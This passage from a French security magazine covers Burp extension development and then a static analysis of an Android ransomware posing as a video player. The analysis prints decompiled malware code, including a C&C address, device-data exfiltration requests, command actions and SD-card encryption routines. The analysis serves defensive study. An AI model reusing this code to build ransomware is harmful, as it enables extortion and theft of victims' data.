Un autre cas d'usage possible des extensions Burp est l'ajout de fonctionnalités génériques, ou du moins qui devraient être nativement implémentées, au proxy Burp. Par exemple, dans le cas de l'audit d'un client lourd Java, il est courant que celui-ci échange des informations avec le serveur en HTTP dont le corps des requêtes et réponses comprend des informations compressées et sérialisées. Par conséquent, une extension permettant de visualiser et d'éditer simplement ces échanges trouve un intérêt particulier pendant un audit.

Afin de réaliser cette extension, il convient tout d'abord d'utiliser l'interface **IMessageEditorTab** afin de créer un nouvel onglet permettant l'édition de la requête, dans tous les modules Burp, à savoir **Intercept**, **Repeater**, **Intruder**, etc. :




Figure 7 : Ajout d'un onglet spécifique pour la visualisation et la modification de données.



Cette interface comporte deux méthodes : **setMessage()**, appelé par Burp afin de spécifier à l'extension la requête à modifier, et **getMessage()**, appelé par Burp afin de récupérer la nouvelle valeur de la requête.

Dans le but de décompresser et de désérialiser la requête, il faut récupérer le corps de la requête. Pour cela, l'astuce présentée dans la partie précédente est utilisée :

```
requestinfo = self._extender._helpers.analyzeRequest(content)
bodyoffset = requestinfo.getBodyOffset()
payload_serialized_deflate = content[requestinfo.getBodyOffset():]
```

Ensuite, le corps de la requête doit être décompressé à l'aide de l'algorithme **deflate**. Pour cela, le module Python **zlib** est utilisé :

```
import zlib
...
payload_serialized_inflate = zlib.decompress(payload_serialized_deflate)
```

La bibliothèque **XStream [11]** est quant à elle utilisée dans le but de convertir l'objet sérialisé en XML et inversement.

Comme évoqué auparavant, le fichier JAR de cette bibliothèque peut être importé ainsi :

```
sys.path.append("/opt/burp/xstream-1.4.8.jar")
from com.thoughtworks.xstream import XStream
from com.thoughtworks.xstream.io.xml import DomDriver
```

Afin d'éviter de renseigner des chemins inscrits « en dur » au sein des extensions, il est possible de renseigner au sein de Burp un répertoire spécifique, qui sera accessible de manière générique et où l'utilisateur va déposer toutes les dépendances nécessaires aux modules qu'il utilise :




Figure 8 : Répertoire de chargement des dépendances des modules.



Es tu capable d'analyser statiquement et dynamiquement des binaires protégés et obfusqués?

De reconstruire des protocoles de communication à partir d'un pcap sans contexte?

Tu trouves le code plus compréhensible dans IDA que dans Visual Studio ou Eclipse?

Résoudre un challenge de ctf te fait passer un bon moment?

Tu souhaites participer à des projets où la sécurité est réellement prise en compte?

Trouver les limites et faiblesses d'un système est irrésistible pour toi?

Si tu as répondu OUI à l'une de ces questions, contacte nous  
<rh@ercom.fr>

Nous recrutons des rétro-ingénieurs, des développeurs bas niveau ainsi que des ingénieurs sécurité et réseaux.

De nombreuses opportunités t'attendent pour travailler sur des problématiques techniques uniques en leur genre!

www.ercom.fr 6 rue Dewoitine  
01 39 46 50 50 78140 Vélizy






Figure 9

Le chemin renseigné est le dernier item de la liste pointée dans le paramètre Jython **sys.path**. Le code suivant est à placer en début d'extension et permet de charger tous les fichiers JAR trouvés dans ce répertoire :

```
extends_jars = lambda path: [join(path, jar) for jar in
    listdir(path) if jar.endswith(".jar")]
sys.path.extend(extends_jars(sys.path[-1]))
```

La conversion de l'objet en XML se fait de la manière suivante, la méthode externe **XStream.toXML()** permettant la conversion d'objet sérialisé au format XML :




Figure 10 : Visualisation en XML et modification possible d'un objet Java sérialisé-compressé.

```
byte_array = java.io.ByteArrayInputStream(payload_serialized_inflate)
...
py_stream = org.python.util.PythonObjectInputStream(byte_array).readObject()

xstream = XStream(DomDriver())
xml_deserialized = xstream.toXML(py_stream)
```

La variable **xml\_deserialized** contient la représentation XML de l'objet sérialisé du corps de la requête. Il peut être utilisé et modifié par l'utilisateur. L'extension devra ensuite récupérer cette valeur, effectuer les étapes inverses (sérialisation depuis un contenu XML puis compression) lors de l'appel de la méthode **getMessage()** par Burp.

Le code d'un exemple d'application échangeant des objets Java sérialisés-compressés et de l'extension est fourni [12].

## 6 Pour aller plus loin : le support des fichiers proxy.pac

Enfin, un autre exemple d'extension possible est le support des fichiers de configuration automatique de proxy au sein des navigateurs web : les fichiers **.PAC** : cette extension a été développée et est disponible sur Internet [13]. Les limitations de l'API Burp en matière de configuration générale de l'outil nous obligent à créer une nouvelle instance de proxy qui va recevoir les flux du « listener » courant et qui va elle-même rediriger les requêtes vers le bon proxy après interprétation du fichier PAC par une bibliothèque tierce, **proxy-vole**.

## Conclusion

Cette introduction aux extensions Burp permet de donner au lecteur un aperçu de ce qu'il est possible de réaliser et de développer afin d'étendre les fonctionnalités de l'outil. L'intérêt majeur est de développer une extension qui pourra être réutilisée en lieu et place d'un script « quick'n'dirty » à usage unique. L'utilisateur profitera alors de capacités supplémentaires tout en bénéficiant des fonctionnalités natives de Burp.

Enfin, l'utilisation d'une API requiert souvent un temps d'apprentissage plus ou moins long. Pour l'API Burp, la courbe d'apprentissage est relativement raccourcie par le support de langages interprétés populaires tels que Python et Ruby, par une documentation claire des types d'ajouts possibles [7] et par l'existence de nombreuses extensions développées par la communauté [4][14][15][16][17][18][19]. ■

Retrouvez toutes les références accompagnant cet article sur <http://www.miscmag.com/>.

# SANS Institute

La référence mondiale en matière  
de formation et de certification à la  
sécurité des systèmes d'information



**FORMATIONS INFORENSIQUE**  
Cours SANS Institute  
Certifications GIAC

**FOR 408**

Investigation Infoforensique  
Windows

**FOR 508**

Analyse Infoforensique et  
réponses aux incidents clients

**FOR 572**

Analyse et investigation  
numérique avancées dans les  
réseaux

**FOR 585**

Investigation numérique avancée  
sur téléphones portables

**FOR 610**

Rétroingénierie de logiciels  
malveillants : Outils et  
techniques d'analyse

**Dates et plan disponibles**

**Renseignements et inscriptions**

par téléphone

+33 (0) 141 409 700

ou par courriel à :

[formations@hsc.fr](mailto:formations@hsc.fr)





# INTRODUCTION À L'ANALYSE DE MALWARES ANDROID : LE CAS D'UN RANSOMWARE

Vincent Mélin

**mots-clés : ANDROID / MALWARE / ANALYSE STATIQUE / SANDBOX**

**D**'après Wikipédia, « un ransomware, ou rançongiciel, est un logiciel malveillant qui prend en otage des données personnelles. Pour ce faire, un rançongiciel chiffre des données personnelles puis demande à leur propriétaire d'envoyer de l'argent en échange de la clé qui permettra de les déchiffrer. Un ransomware peut aussi bloquer l'accès de tout utilisateur à une machine jusqu'à ce qu'une clé ou un outil de débridage soit envoyé à la victime en échange d'une somme d'argent ».

Ces menaces, courantes sur les PC Windows depuis quelques années, jouent souvent sur 2 leviers : la faible pratique des sauvegardes de données chez les particuliers et la peur des autorités (en affichant des messages prétendant venir des autorités – police, FBI et autres).

L'année 2014 a vu la progression de l'usage de ransomwares contre les smartphones Android [1]. Étant donné le succès de ces attaques contre les OS pour PC, cette progression n'a rien de surprenant.

Cet article présente un exemple de ransomware simple, permettant ainsi de faire une introduction à l'analyse de malwares Android. Il est composé de 3 parties : une courte introduction aux applications Android, une partie « analyse statique » et une partie « analyse dynamique ».

## 1 Quelques rappels sur les applications Android

Une application Android se présente sous la forme d'un fichier apk qui n'est rien d'autre qu'une archive ZIP contenant le code exécutable et les ressources nécessaires à son fonctionnement.

Le code exécutable est un code Java compilé en bytecode pour la machine virtuelle Dalvik, spécifique à Android (format DEX – « Dalvik Executable »). Chaque

application s'exécute dans un processus dédié, sa propre instance de la machine virtuelle Dalvik, auquel sont appliquées des permissions permettant de l'isoler des autres (sandbox applicative).

Les classes sont regroupées dans un fichier appelé **classes.dex** qu'il est possible de décompiler, au même titre qu'il est possible de décompiler une archive « jar » pour retrouver le code Java (à l'inverse d'un binaire pour Windows ou Linux qui est compilé en code machine x86 ou x64 et pour lequel il n'est pas possible – ou très complexe – de retrouver le code source). Bien entendu, comme pour les exécutables x86/x64, il est possible de



protéger les exécutables dex contre la décompilation (au moins la rendre complexe ou tromper les outils de décompilation automatique, la protection d'applications n'étant jamais « bullet proof »).

Les applications peuvent être composées :

- d'activités (écran avec interface utilisateur) ;
- de services (composants tournant en arrière-plan) ;
- de fournisseurs de contenus (privé ou partagé) ;
- de récepteurs de signaux broadcastés par le système (exemple de signal : mise en veille, fin du boot...).

Ces fonctionnalités (en dehors des fournisseurs de contenu) sont activées de manière asynchrone par le biais de « intent » (mécanisme de communication intra et inter-processus). Pour que des applications puissent communiquer entre elles, il est nécessaire que les « intent » nécessaires soient connus et utilisés.

Le fichier **AndroidManifest.xml** déclare les éléments dont le système d'exploitation a besoin pour exécuter l'application :

- les permissions demandées ;
- le niveau d'API minimum requis ;
- les composants matériels utilisés ;
- ...

À noter que les fichiers XML ne sont pas directement lisibles dans leur structure XML après décompression de l'apk. Un passage dans un outil tel qu'apktool permet de retrouver la structure XML.

## 2 Analyse statique

Revenons à notre ransomware. La souche en question, se faisant passer pour un lecteur vidéo, bloque le téléphone en affichant un message censé provenir du FBI et demande le règlement d'une « amende » via différents moyens. Le « crime » prétendu est l'accès à du contenu à caractère pornographique (avec fausse preuve à l'appui, mêlée à l'historique de navigation réel de l'utilisateur). Il est cependant difficile de juger de la diffusion de cet échantillon.

En plus de cette fonction de base, le malware peut également :

- chiffrer le contenu de la carte SD ;
- géolocaliser sa victime et la prendre en photo ;
- envoyer des messages aux contacts de la victime (avec une menace explicite de le faire dans le message de rançon) ;
- forwarder diverses données vers un serveur de command & control (situé en Allemagne) :  
→ SMS reçus ;  
→ contacts.

D'une manière générale, il est possible d'obtenir un premier avis sur la dangerosité d'une application via l'outil **andrорisk.py** de la suite androguard [2]. Sur la base d'une analyse statique des caractéristiques d'un fichier apk (notamment analyse des permissions

et recherche de méthodes de natures précises – par exemple, usage de cryptographie). Dans notre cas, le risque est qualifié de « moyen » :

```
remnux@remnux:~/Samples/F836F5C6267F13BF9F6109A6B8D79175-FBIransom$ andrорisk.py -i F836F5C6267F13BF9F6109A6B8D79175.apk
F836F5C6267F13BF9F6109A6B8D79175.apk
RedFlags
DEX {'NATIVE': 0, 'DYNAMIC': 0, 'CRYPTO': 1, 'REFLECTION': 1}
APK {'DEX': 0, 'EXECUTABLE': 0, 'ZIP': 0, 'SHELL_SCRIPT': 0, 'APK': 0, 'SHARED_LIBRARIES': 0}
PERM {'PRIVACY': 6, 'NORMAL': 3, 'MONEY': 1, 'INTERNET': 1, 'SMS': 3, 'DANGEROUS': 10, 'SIGNATURESYSTEM': 0, 'CALL': 0, 'SIGNATURE': 0, 'GPS': 0}
FuzzyRisk
VALUE 50.0
```

Le fichier « apk » peut être analysé de plusieurs manières parmi lesquelles :

- analyse simple via décompression (un fichier « apk » est équivalent à un fichier « zip ») : cette méthode donnera accès à un certain nombre de ressources (images, fichiers XML, fichier dex...), mais pas directement au code source. L'outil « androapkinfo » (suite androguard) fournit une analyse statique rapide d'un apk et liste les permissions, les composants (services, activités...). De même, apktool permet de convertir les fichiers exécutables du format « dex » au format « smali » (une sorte de langage intermédiaire « désassemblé »). L'analyse du code smali peut être nécessaire dans le cas où l'application comporterait des protections logicielles empêchant la décompilation (le retour au code java). L'outil smali/backsmali [3] peut alors être utilisé ;
- analyse par décompilation (il est nécessaire de passer du fichier « apk » – plus précisément le fichier « classes.dex » – à une autre forme plus facilement analysable, comme par exemple un fichier « .jar » – archive java – que l'on pourra ensuite décompiler avec un outil tel que JD-GUI). La réussite de ce type d'analyse dépend essentiellement des efforts de masquage (« obfuscation ») mis en œuvre par l'auteur du malware.

Dans le cas présent, la souche n'a été l'objet d'aucune protection logicielle particulière (proguard, par exemple).

### Attention !

**Proguard est un outil de « packing » d'apk, intégré dans l'IDE Android et effectuant les tâches suivantes :**

- suppression du code inutile ;
- renommage des noms de variables, de classes, de champs, de méthode (ex. « a », « b », « c »...) – des méthodes différentes avec des paramètres différents peuvent recevoir le même nom.

**Les applications ne présentent plus de code « simple » à analyser (une même méthode « a() » peut être présente dans toutes les classes, ce qui rend le suivi du code un peu plus complexe).**

**En revanche, proguard ne modifie pas la disposition du code et n'ajoute pas de chiffrement (de chaînes de caractères par exemple). Des packers plus avancés ont été développés pour augmenter encore la difficulté d'analyse. Le lecteur intéressé pourra se reporter à [4] et [5] pour quelques exemples de packers avancés.**

Une décompression simple permet de voir la structure du package.

Comme indiqué plus haut, le fichier **androidManifest.xml** donne entre autres la liste des permissions demandées par l'application (parmi lesquelles : accéder aux contacts, lire et envoyer des SMS, écrire sur la carte SD et accéder à Internet) donnant quelques indices sur les fonctions de celles-ci.

Un certain nombre de permissions sont à notables :

- permissions explicites : **INTERNET**, **ACCESS\_NETWORK\_STATE**, **READ\_SMS**, **RECEIVE\_SMS**, **READ\_HISTORY\_BOOKMARKS**, **READ\_CONTACTS**, **CAMERA** et **WRITE\_EXTERNAL\_STORAGE** ;
- **RECEIVE\_BOOT\_COMPLETED** permet à l'application de recevoir une notification de fin du démarrage de l'OS (et donc de potentiellement se charger au plus tôt) ;
- **SYSTEM\_ALERT\_WINDOW** permet à une application de créer des fenêtres de type **TYPE\_SYSTEM\_ALERT** (valeur de constante 2003 utilisée lors de la création d'une fenêtre via la méthode « setType »), apparaissant au-dessus de toutes les autres ;
- **WAKE\_LOCK** empêche la mise en veille ou l'extinction de l'écran.

Ces permissions entrent en jeu dans la technique de blocage du malware, notamment **SYSTEM\_ALERT\_WINDOW** qui permet à l'application de se mettre et de rester au-dessus de toutes les autres fenêtres d'applications.

Le répertoire **res** contient des ressources, notamment des images dont une à caractère pornographique.

Le répertoire **assets** comprend également 3 fichiers HTML contenant, entre autres, des (soi-disant ?) extraits de textes de lois américaines et un message indiquant que des fichiers illégaux ont été trouvés.

Enfin, un simple **strings** sur le fichier **resources.arsc** permet de voir (entre autres), le message de rançon.

```
remnux@remnux:~[...]$ strings resources.arsc | grep -A 20 "ALL INFO"
ALL INFORMATION LISTED BELOW SUCCESSFULLY UPLOADED IN THE FBI CYBER CRIME
DEPARTMENT'S DATACENTER
IN THE CASE OF NON-PAYMENT OF THE PENALTY WITHIN THE SPECIFIED PERIOD, YOUR
PERSONALITY WILL BE IDENTIFIED BASED ON THE AVAILABLE DATA OBTAINED FROM YOUR
DEVICES. IN ACCORDANCE WITH THE LAWS OF THE UNITED STATES OF AMERICA, YOUR
RELATIVES AND CLOSE ASSOCIATES WILL BE INFORMED BY THE AUTHORISED FBI AGENT.
>>Amount of fine is 500$. You can settle the fine with MoneyPak.
[...]
```

%How do I unlock the phone using the MoneyPak?

1. Find a retail location near you.
2. Look for a MoneyPak in the prepaid section. Take it to the cashier and load it with cash.
3. To pay fine you should, enter the digits MoneyPak resulting pass in the payment form and press Pay MoneyPak

However, pursuant to Amendments to the United States of America criminal law dated September 27, 2013, and according to Declaration on Human Rights, your disregard of law may be interpreted as unintended (if you had no incidents before) and no arraignment will follow. However, it is a matter of whether you have paid the fine to the Treasury (to the effect of initiatives aimed at protection of cyberspace).

The penalty set must be paid in course of 48 hours as of the breach. On expiration of the term, 48hours that follow will be used for automatic collection of data on yourself and your misconduct, and criminal case will be opened against you.

IMEI:  
MODEL:

Pour aller plus loin et comprendre la logique du code, il est possible d'accéder au code java original grâce à l'outil dex2jar [6] (**d2j-dex2jar.sh** <apk\_file> sous Linux ou **d2j-dex2jar.bat** <apk\_file> sous Windows). Dex2jar (tente de) transforme(r) le bytecode Dalvik (DEX) en bytecode Java (JAR).

L'archive **.jar** ainsi obtenue peut ensuite être ouverte avec le décompilateur jd-gui. Encore une fois, ces opérations sont possibles de manière simple pour le malware en question qui n'a pas été protégé contre l'analyse (ni chiffrement, ni « obfuscation », ni technique anti-décompilation).

L'outil « androguard » donne le même résultat, mais sans passer par l'étape intermédiaire de transformation de DEX en JAR. Pour plus de confort d'analyse, une GUI très semblable à celle de jd-gui est accessible via la commande **androguard.py**. L'avantage de cette méthode est qu'il n'y a pas de pertes de métadonnées.

La distribution REMNIX met à disposition « androguard » ainsi qu'un outil que l'on pourrait qualifier « de triage », « androwarn », qui analyse les données visibles d'un apk pour essayer de définir un caractère malicieux ou non.

La classe par défaut de l'application est **MainActivity**. Lorsque l'application est lancée, 2 services sont lancés par cette activité :

- **CheckerService** : lance le blocage du téléphone, gère la relation avec le serveur de Command & Control et implémente les méthodes de « backend » du malware (envoi de SMS, traitement des SMS reçus et exécution des ordres du C&C) ; le service **CheckerService** est lancé de telle sorte à empêcher la mise en veille ;
- **LockerService** : gère l'interface avec l'utilisateur (affichage des messages de demande de rançon, récupération des informations de localisation de l'utilisateur, prise de photo si appareil en frontal, interface de paiement...).

```
protected void onCreate(Bundle paramBundle)// démarrage des services Checker
et Locker
{
    super.onCreate(paramBundle);
    setContentView(2130903041);
    WakefulBroadcastReceiver.startWakefulService(this, new Intent(this,
    CheckerService.class));
    startService(new Intent(this, LockerService.class));
    int i = getWindowManager().getDefaultDisplay().getWidth();
    paramBundle = new RelativeLayout.LayoutParams(i, (int)(i * 0.15625D));
    findViewById(2131296261).setLayoutParams(paramBundle);
}
```

Le code étant accessible en clair, il est possible de comprendre globalement (ou en détail, en fonction du temps passé) sa logique. Voici quelques exemples :

- identification du C&C :

```
public static String BASE_URL = "http://148.251.154.104:12449";
```

- prise de photo avec l'appareil frontal :

```
int i = getFrontCameraNumber();// Identification de l'appareil frontal
if (i >= 0)
{
    this.mCameraView = new CameraView(this, i);
}
```



```

localObject = new LinearLayout.LayoutParams(1, 1);
this.mCameraView.setLayoutParams(ViewGroup.LayoutParams.MATCH_PARENT);
this.mRootView.addView(this.mCameraView);
localObject = new Camera.PictureCallback() //prise de photo
{
    public void onPictureTaken(byte[] paramAnonymousArrayOfByte, Camera
paramAnonymousCamera)
    {
        new LockerService.NewUserPicAsyncTask(LockerService.this, null).
execute(new byte[][] { paramAnonymousArrayOfByte });
    }
};

```

- requête de demande de géolocalisation :

```

public UserAddressRequest(Response.Listener<UserAddress> paramListener,
Response.ErrorListener paramErrorListener)
{
    super(0, "/gt", null, paramListener, paramErrorListener);
}

public class UserAddress //informations reçues du serveur
{
    @SerializedName("city")
    String mCity;
    @SerializedName("country_name")
    String mCountryName;
    @SerializedName("img_urls")
    String[] mImgUrls;
    @SerializedName("ip")
    String mIp;
}

```

- récupération des informations sur le téléphone infecté (dont imei, numéro de téléphone, version) :

```

public DeviceDataRequest(String paramString1, String paramString2,
String paramString3, String paramString4, String paramString5, Response.
Listener<SmsTemplateData> paramListener, Response.ErrorListener
paramErrorListener)
{
    super(0, formatUrl("/pha", makeParams(paramString1, paramString2,
paramString3, paramString4, paramString5)), null, paramListener,
paramErrorListener);
}

private static Map<String, String> makeParams(String paramString1, String
paramString2, String paramString3, String paramString4, String paramString5)
{
    HashMap localHashMap = new HashMap();
    localHashMap.put("id", VideoprayerApp.getInstance().getDeviceId());
    localHashMap.put("name", paramString1);
    localHashMap.put("imei", paramString2);
    localHashMap.put("phone_number", paramString3);
    localHashMap.put("android_version", paramString4);
    localHashMap.put("client_version", paramString5);
    return localHashMap;
}

```

Il est également possible de lister les fonctions proposées par le malware :

```

ACTION_GET_SMS = new ActionType("ACTION_GET_SMS", 0, 0);
ACTION_GET_CONTACTS = new ActionType("ACTION_GET_CONTACTS", 1, 1);
ACTION_CRYPT_DATA = new ActionType("ACTION_CRYPT_DATA", 2, 2);
ACTION_DECRYPT_DATA = new ActionType("ACTION_DECRYPT_DATA", 3, 10);
ACTION_LOCK_PHONE = new ActionType("ACTION_LOCK_PHONE", 4, 3);
ACTION_UNLOCK_PHONE = new ActionType("ACTION_UNLOCK_PHONE", 5, 5);
ACTION_CODE_INCORRECT = new ActionType("ACTION_CODE_INCORRECT", 6, 6);
ACTION_CATCH_SMS = new ActionType("ACTION_CATCH_SMS", 7, 7);
ACTION_STOP_CATCH_SMS = new ActionType("ACTION_STOP_CATCH_SMS", 8, 9);
ACTION_SEND_SMS = new ActionType("ACTION_SEND_SMS", 9, 8);
ACTION_GET_SUCCESS_COUNT = new ActionType("ACTION_GET_SUCCESS_COUNT", 10,
11);
ACTION_UNKNOWN = new ActionType("ACTION_UNKNOWN", 11, -1);

```

Chacune de ces fonctions correspond à un chemin d'URL sur le serveur web servant de Command &

Control (exemple ci-dessus : une requête vers le chemin **/gt** correspond à une demande de géolocalisation de l'utilisateur).

L'invocation de ces actions est gérée par le service **CheckerService** (il est donc simple d'accéder au code de chacune des fonctionnalités) et sera de plus tracée dans les logs :

```

Log.e("VideoPrayer", "I should send SMS");
getAndSendSMSData();
return;
Log.e("VideoPrayer", "I should send contacts");
getAndSendContactData();
return;
Log.e("VideoPrayer", "I should encrypt data");
Crypto.EncryptSDCard("ThisIsKey");
return;
Log.e("VideoPrayer", "I should decrypt data");
Crypto.DecryptSDCard("ThisIsKey");
return;
Log.e("VideoPrayer", "I should lock device");
doLockPhone();
return;
Log.e("VideoPrayer", "I should unlock device");
doUnlockPhone();
return;
Log.e("VideoPrayer", "Code is incorrect");
LocalBroadcastManager.getInstance(this).sendBroadcast(new
Intent("incorrect_code"));
return;
Log.e("VideoPrayer", "I should catch sms");
Prefs.setCatchSms(true);
return;
Log.e("VideoPrayer", "I should stop catch sms");
Prefs.setCatchSms(false);
return;
Log.e("VideoPrayer", "I should send sms");
doSendSms();
return;
Log.e("VideoPrayer", "I should send success count");
doGetSuccessCount();

```

Le chiffrement des fichiers de la carte SD est effectué via l'appel de la fonction **Crypto.EncryptSDCard** qui appelle récursivement les fonctions **Crypto.EncryptDirectory** et **Crypto.EncryptFile**.

```

public static void EncryptSDCard(String paramString)
{
    new Thread(new Runnable()
    {
        public void run()
        {
            File localFile = new File(Environment.getExternalStorageDirectory().
getPath() + "/Android");
            try
            {
                Log.d("VideoPrayer", "Encrypt started");
                Crypto.EncryptDirectory(localFile, Crypto.access$100(this.
val$password.toCharArray(), Crypto.salt, 65536, 256));
                Log.d("VideoPrayer", "Encrypt ended");
            }
            return;
        }
    })
}

```

Au final, l'algorithme utilisé est AES, un algorithme de chiffrement symétrique (là où les « crypto malwares » modernes opérants sur PC utilisent de la cryptographie asymétrique pour complexifier la récupération des fichiers voire la rendre impossible). Les fichiers chiffrés sont nommés à partir du nom du fichier original en ajoutant le suffixe « \_Enc ». À l'issue du chiffrement, le fichier original est supprimé.

```
private static void EncryptFile(String paramString, Key paramKey, int
paramInt)
    throws IOException, NoSuchAlgorithmException, NoSuchPaddingException,
InvalidKeyException
{
    FileInputStream localFileInputStream = new FileInputStream(paramString);
    File localFile = new File(paramString + "_Enc");
    if (!localFile.exists()) {
        localFile.createNewFile();
    }
    Object localObject = new FileOutputStream(localFile);
    Cipher localCipher = Cipher.getInstance("AES");
    localCipher.init(1, paramKey);
    paramKey = new CipherOutputStream((OutputStream)localObject, localCipher);
```

De plus, le malware utilise toujours le même mot de passe (« ThisIsKey ») et le même « sel » (« ThisIsSalt ») pour effectuer sa dérivation de clé. Du coup, la clé secrète n'est ni stockée ni envoyée au C&C, mais recalculée quand l'ordre de déchiffrement arrive. Comme le code et les paramètres de chiffrement ne sont pas protégés, il est envisageable de déchiffrer les données sans payer la rançon. Ce malware est donc d'un niveau inférieur à « l'état de l'art » en matière de crypto ransomware (utilisation de cryptographie à clé publique – par exemple, CryptoLocker a été reporté comme utilisant des clés RSA de 2048 bits [7]).

Le malware ne chiffre que le contenu des cartes SD car, sans exploitation de faille Android, c'est tout ce qu'il est en mesure de faire. En effet, l'OS Android est conçu de telle sorte que les applications sont cloisonnées les unes des autres sur le téléphone lui-même (*sandboxing*). Ainsi, une application ne peut pas directement communiquer avec une autre application (pour ce faire, il est nécessaire d'utiliser des « intents » – les applications « source » et « cible » devront être prévues pour communiquer l'une avec l'autre). Jusqu'à Android KitKat, le cloisonnement n'est pas supporté au niveau du stockage externe et une application ayant les permissions adéquates relatives aux supports externes pourra accéder à toutes les données qui y sont stockées. Depuis KitKat, les applications ne peuvent écrire que les fichiers et répertoires qu'elles ont créés.

Dans le cas étudié, une simple analyse statique donne aisément une bonne idée de la nature de la menace ainsi que la possibilité de déchiffrer les fichiers de la carte SD (une des possibilités serait d'émuler le serveur C&C et d'envoyer l'ordre de déchiffrement).

### 3 Analyse dynamique

Tout comme les applications pour PC, les applications Android peuvent être étudiées lors de leur exécution. L'un des moyens les plus simples est de les charger dans l'émulateur Android intégrable par exemple dans les environnements de développement Eclipse ou Android Studio. L'utilisation de cet émulateur pourrait être détectée par le malware ou son C&C.

Dans certains cas, les malwares pourraient chercher à détecter le pays dans lequel se trouve l'utilisateur et se déclencher ou non en fonction du résultat (exemple récent : le malware « gunpowder » ne s'exécute pas si

le pays détecté est la Chine). Plusieurs méthodes sont envisageables pour réaliser cette détection. La première repose sur l'interrogation de l'IMSI (*International Mobile Subscriber Identifier*). Pour rappel, un IMSI est composé des champs suivants :

- MCC (*Mobile Country Code* – comme son nom l'indique, identifie le pays) ;
- MNC (*Mobile Network Code* – identifie l'opérateur) ;
- MSIN (*Mobile Subscriber Identification Number* – numéro de l'abonné dans le réseau).

Afin de contourner cette méthode, la configuration de l'émulateur peut être modifiée pour changer les paramètres de localisation liés à l'IMSI (les paramètres à modifier peuvent être trouvés via la commande **adb shell getprop** et changés via **adb shell setprop**).

Par défaut, l'émulateur Android est configuré pour présenter un MCC correspondant aux USA (310) et un MCC correspondant à T-Mobile USA (260).

```
remnux@remnux:~/DroidBox 4.1.1$ adb shell getprop | grep gsm.operator.numeric
[gsm.operator.numeric]: [310260]
```

Dans le cas du présent malware, on pourrait imaginer que le malware utilise sa fonction de géolocalisation pour décider de mener ou non ses actions. Dans ce cas, l'émulation du C&C pourrait contourner la vérification. Une manière simple d'effectuer cette émulation est de rediriger le trafic à destination du C&C vers un serveur Web sous notre contrôle et de forger les messages vers le malware en s'appuyant sur notre connaissance du code client et de ses attentes. L'usage du protocole HTTP et de messages en clair facilite cet exercice. Un malware plus avancé combinant usage de TLS et « certificate pinning » serait plus difficile à analyser et complexe à attaquer. Encore une fois, sans protection logicielle, cette complexité pourrait être contournée par modification du code source original et suppression des contrôles TLS (voire suppression du TLS). À noter ici que tout ce qui est utilisé pour analyser un code malicieux pourrait être utilisé pour auditer la sécurité d'une application légitime.

Installer l'application se fait via l'utilisation de l'outil « adb » fourni dans l'environnement de développement.

Les logs de l'émulateur indiquent le nom du package applicative (**com.adobe.videoprayer-1**).

Une fois installée, l'application est accessible dans la liste des applications du téléphone émulé :

